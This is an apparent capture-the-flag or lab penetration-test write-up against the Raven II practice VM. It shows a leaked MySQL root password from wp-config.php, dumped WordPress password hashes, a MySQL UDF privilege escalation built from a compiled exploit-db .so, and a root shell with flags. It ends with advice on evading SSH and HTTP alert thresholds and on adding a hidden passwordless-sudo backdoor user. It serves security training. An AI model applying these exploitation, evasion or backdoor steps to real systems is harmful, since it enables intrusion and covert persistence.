
- Through viewing the wp-config.php file the attacker found the mysql password for the root user.
- This exploit set the stage for a full unauthorized privilege escalation, it also gave access to flag3 and 2 hashed passwords for user accounts (though the passwords were too strong to easily crack)



```
mysql> select * from wp_users;
select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+--
----+---------------------+---------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | u
url | user_registered     | user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-------------------+--
----+---------------------+---------------------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |
    | 2018-08-12 22:49:12 |                     |           0 | michael         |
|  2 | steven     | $P$B6X3H3ykawf2oHuPsbjQiih5iJXqad. | steven        | steven@raven.org  |
    | 2018-08-12 23:31:16 |                     |           0 | Steven Seagull  |
+----+------------+------------------------------------+---------------+-------------------+--
```




```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```




flag3{a0f568aa9de277887f37730d71520d9b}

Exploitation of target 2: [privilege escalation (mysql UDF DL)]


- By custom compiling a malicious .so file uploaded to the machine via wget and installed into the root instance of mysql a path to root opened using the find command. (exploit 1518.c downloaded from exploit-db.com)
- TOTAL PWNAGE netting the 4th and final flag


captainkyd@laTrinite: ~/raven
captainkyd@laTrinite: ~/raven 80x24

```
┌──(captainkyd㉿laTrinite)-[~/raven]
└─$ gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.c -lc

┌──(captainkyd㉿laTrinite)-[~/raven]
└─$ ls
1518.c  1518.so

┌──(captainkyd㉿laTrinite)-[~/raven]
└─$ sudo cp 1518.so /var/www/html; sudo service apache2 start
[sudo] password for captainkyd:
Sorry, try again.
[sudo] password for captainkyd:
Sorry, try again.
[sudo] password for captainkyd:

┌──(captainkyd㉿laTrinite)-[~/raven]
└─$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp6       0      0 :::80                   :::*                    LISTEN
-
```



```
Query OK, 0 rows affected (0.00 sec)

mysql> create table foo(line blob);
Query OK, 0 rows affected (0.01 sec)

mysql> insert into foo values (load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.01 sec)

mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
ERROR 1086 (HY000): File '/usr/lib/mysql/plugin/1518.so' already exists
mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/hack.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname 'hack.so';
Query OK, 0 rows affected (0.01 sec)

mysql> select do_system('chmod u+s /usr/bin/find');
+-------------------------------------+
| do_system('chmod u+s /usr/bin/find') |
```


laTrinite [Running] - Oracle VM VirtualBox
Applicati...
Places
Terminat...
Feb 9 20:42
1
captainkyd@laTrinite: ~
captainkyd@laTrinite: ~ 98x21
captainkyd@laTrinite: ~/raven 98x6

```
# cd /root
# ls
flag4.txt
# cat flag4
cat: flag4: No such file or directory
# cat flag4.txt
 ___                      ___ ___
| _ \__ ___ _____ _ _   |_ _|_ _|
|   / _` \ V / -_) ' \   | | | |
|_|_\__,_|\_/\___|_||_| |___|___|

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
# █
```

```
tcp6       0      0 ::1:5432                :::*                    LISTEN      -

┌──(captainkyd㉿laTrinite)-[~/raven]
```

Avoiding Detection

Stealth Exploitation of [open access to ssh]

Monitoring Overview

- SSH login alert
- Monitors Port 22(SSH) for unauthorized access
- Triggers whenever any user attempts to access the system via SSH

Mitigating Detection

- Use a jump server in the network
- Attack using a different port

Stealth Exploitation of Enumerate usernames in WordPress

Monitoring Overview

- HTTP Response Status Code Alert
- Measures any response status codes that may be set off.
- Triggered at thresholds above 400 times in 5 minutes.

Mitigating Detection

- Use command line sniffing rather than automated program like wpscan

Stealth Exploitation of Brute Force Attack

Monitoring Overview

- Excessive HTTP Alert
- This alert measures the number of times an HTTP Response Status code is over 400 specifically for 401 in relation to brute force attack
- The alert would fire at a threshold of more than 400 attempts in 5 minutes.

Mitigating Detection

- Limiting and spacing out the brute-force attempts so that it will not set of alarm
- Hydra is another option as well

Maintaining Access

Backdooring Target

Backdoor Overview

- A hidden user with ssh access was created with passwordless sudo access.
- Installed through the root shell.
  - *adduser –no-create-home {username}*
  - *visudo*
    - *The following entry was added to the sudoers file*
      - *{username} ALL=(ALL) NOPASSWD:ALL*
- *The user is connected to via ssh*
  - *ssh {username}@{targetIP}*